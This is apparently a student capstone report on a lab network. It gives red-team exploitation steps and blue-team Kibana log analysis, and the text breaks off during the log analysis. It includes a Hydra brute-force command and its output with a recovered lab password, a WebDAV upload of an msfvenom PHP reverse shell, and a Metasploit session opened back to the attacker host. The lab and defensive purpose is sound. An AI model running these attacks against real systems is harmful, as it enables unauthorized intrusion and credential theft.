Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Created by : Chaitanya Sugathan

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0 - 192.168.1.255
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: ML-REFVM-684427

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hostname: ML-REFVM-684427 OS: Windows	IPv4: 192.168.1.1	**HyperV-host**. Hyper-V implements isolation of virtual machines in terms of a partition.
Hostname: Kali OS: Linux	IPv4: 192.168.1.90	**Hacker (Penetration Tester):** Virtual machine installed with Kali Linux used for penetration testing, ethical hacking and network security assessments
Hostname: ELK OS: Linux	IPv4: 192.168.1.100	**SIEM:** Elasticsearch, Logstash, and Kibana for analytics and log analysis
Hostname: Capstone OS: Linux	IPv4: 192.168.1.105	**Target (Web Server):** Linux Virtual machine, which hosts the webdav, is the machine which we are trying to penetrate and expose vulnerabilities on.

Created by : Chaitanya Sugathan

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Directory Browsing Vulnerability	Directory browsing is enabled on a web server	The attacker was able to access the various directories, sub directories and files on the Target server
Brute Force Vulnerability	A vulnerability which allows a brute-force attack to determine the credentials	The password for Ashton's User Id was found out successfully and used to access the secret_folder
WebDav Vulnerability	WebDAV is an extension to the HTTP protocol. It allows authorized users to remotely add and change content on your web server.	Attacker was able to access the webdav directory on the Target from the local File manager tool and upload the php reverse shell payload
Remote command execution vulnerability	Attackers can use a reverse shell to obtain an interactive shell session on the target machine	Attackers was able to use the remote shell to gain control of the Target and execute commands successfully to penetrate deeper into the system

Created by : Chaitanya Sugathan

Exploitation: Directory Browsing Vulnerability

01

Tools & Processes


- The port scan using **nmap** showed that the **port 80 was open** on the Target web server.
- On **Firefox web browser**, provide the url: **http://192.168.1.105/**

02

Achievements

The attacker is able to view all the folders and files present on the web directory. If the attacker is dedicated enough, he will read these files contents and codes to figure out a way to circumvent security

03



Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Created by : Chaitanya Sugathan

Exploitation: Brute Force Vulnerability

01

Tools & Processes

Brute force attack was performed using Hydra software.

Inputs provided to hydra command:

- The User Id found by directory traversal
- rockyou.txt file used as the wordlist.


02

Achievements

The brute force attack was able to figure out the password for the user id, which was then used to access the secret_folder directory on the file system of the web server.

03

Command used: *hydra -l ashton -P /usr/share/wordists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder*



```
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_fo
lders/secret_folder
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for il
legal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-01-18 19:43:50
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session
found, to prevent overwriting, ./hydra.restore
```

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 8] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-18 19:45:11
root@Kali:~# 
```

Created by : Chaitanya Sugathan

Exploitation: WebDav Vulnerability

01

Tools & Processes


The local file system manager tool was used to access the Webdav directory on the remote directory and upload the php shell.

02

Achievements

msfvenom was used to generate a php reverse shell payload which was then moved to the webdav subdirectory using the file system manager.

03



```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload php
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Descripti
   ----  ---------------  --------  ---------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Descript
   ----   ---------------  --------  --------
   LHOST                   yes       The list
   LPORT  4444             yes       The list


Exploit target:
```

webdav - File Manager

dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.

Created by : Chaitanya Sugathan

Exploitation: Remote command execution vulnerability

01

Tools & Processes

A php reverse shell payload was used to establish a reverse shell connection.

Msfvenom -> To create the reverse shell tcp payload


Meterpreter -> Establish reverse shell listener and establish connection

02

Achievements

The attacker was able to establish a remote connection to the Target machine and execute commands

03




```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:57760) at 2021-01-18 20:24:55 -0800
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.90:4444 → 192.168.1.105:57762) at 2021-01-18 20:24:55 -0800

meterpreter > shell
Process 1822 created.
Channel 0 created.
cd /
find . -iname flag.txt
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan



destination.ip : 192.168.1.105

Jan 19, 2021 @ 07:10:15.00 → Jan 19, 2021 @ 07:12:30.00


Jan 19, 2021 @ 07:10:15.000 - Jan 19, 2021 @ 07:12:30.000 —

```
Jan 19, 2021 @ 07:11:10.000   @timestamp: Jan 19, 2021 @ 07:11:10.000 type: flow network.packets: 2 network.type: ipv4 network.transport: tcp
                              network.community_id: 1:pYoRX6q1gBj5mlNdOF8ToazmUec= network.bytes: 1168 source.ip: 192.168.1.90 source.port: 45245 source.packets: 1
                              source.bytes: 600 host.name: server1 agent.type: packetbeat agent.ephemeral_id: b1cba211-0e03-4ac6-b0c3-73571219dd09 agent.hostname: server1
                              agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 destination.ip: 192.168.1.105 destination.port: 1047 destination.packets: 1
                              destination.bytes: 568 event.kind: event event.category: network_traffic event.action: network_flow event.start: Jan 19, 2021 @ 07:10:10.510

Jan 19, 2021 @ 07:11:10.000   @timestamp: Jan 19, 2021 @ 07:11:10.000 flow.id: EAT/////AP//////CP8AAAAHAgAFawKgBab2wAIA flow.final: true network.packets: 2 network.type: ipv4
                              network.transport: tcp network.community_id: 1:uQQjBagwNxQVO4UHbXUyLVUjCtc= network.bytes: 1168 ecs.version: 1.5.0 host.name: server1
                              agent.type: packetbeat agent.ephemeral_id: b1cba211-0e03-4ac6-b0c3-73571219dd09 agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-
                              12490aa5ab17 agent.version: 7.7.0 event.dataset: flow event.kind: event event.category: network_traffic event.action: network_flow
                              event.start: Jan 19, 2021 @ 07:10:10.510 event.end: Jan 19, 2021 @ 07:10:10.510 event.duration: 0.0 type: flow source.ip: 192.168.1.90
```

- What time did the port scan occur? - ***Jan 19, 2021 @ 07:10:15 - Jan 19, 2021 @ 07:11:15***
- How many packets were sent, and from which IP? - ***There was 22,020 hits from IP 192.168.1.90***
- What indicates that this was a port scan? - The hits were made to multiple ports; the source packet and destination packets were each 1 indicating that it was the attacker probing to find which ports on destination IP 192.168.1.105 were open.

Created by : Chaitanya Sugathan

Analysis: Finding the Request for the Hidden Directory



```
url.original : "/company_folders/secret_folder"
```

Last 1 hour

filebeat-*

10,144 hits

Jan 19, 2021 @ 07:04:45.833 - Jan 19, 2021 @ 08:04:45.834 — Auto

source.ip


Top 5 values in 500 / 500 records

192.168.1.90 100%

```
Time                          source.ip
Jan 19, 2021 @ 07:19:27.000   192.168.1.90
Jan 19, 2021 @ 07:19:03.000   192.168.1.90
```

- **What time did the request occur? How many requests were made?**
  - The requests were made on ***Jan 19, 2021 between 7:17:00 - 7:19:00***
  - A total of ***10,144 hits*** were logged as accessing the ***url path of the secret_folder*** (hidden folder)

Analysis: Finding the Request for the Hidden Directory (contd..)



url.original : "/company_folders/secret_folder"

url.original: Descending	Count
/company_folders/secret_folder	10,144
/server-status?auto=	360
/webdav	70
/company_folders/secret_folder/connect_to_corp_server	40
/webdav/shell.php	17
*	15
/webdav/myshell.php	13
/webdav/passwd.dav	9
/icons/back.gif	8
/icons/blank.gif	8
/icons/unknown.gif	7
/webdav/	6
/company_folders/company_culture/	5
/	3


- **Which files were requested? What did they contain?**

  - The file requested was connect_to_corp_server

  - This file contained Ryan's password in hashed format.

  - This file also contained instructions on how to access the webdav directory and add new files

Analysis: Uncovering the Brute Force Attack



user_agent.original : *Hydra*

10,142 hits

Jan 19, 2021 @ 07:17:31.690 - Jan 19, 2021 @ 08:17:31.690


```
Time      _source
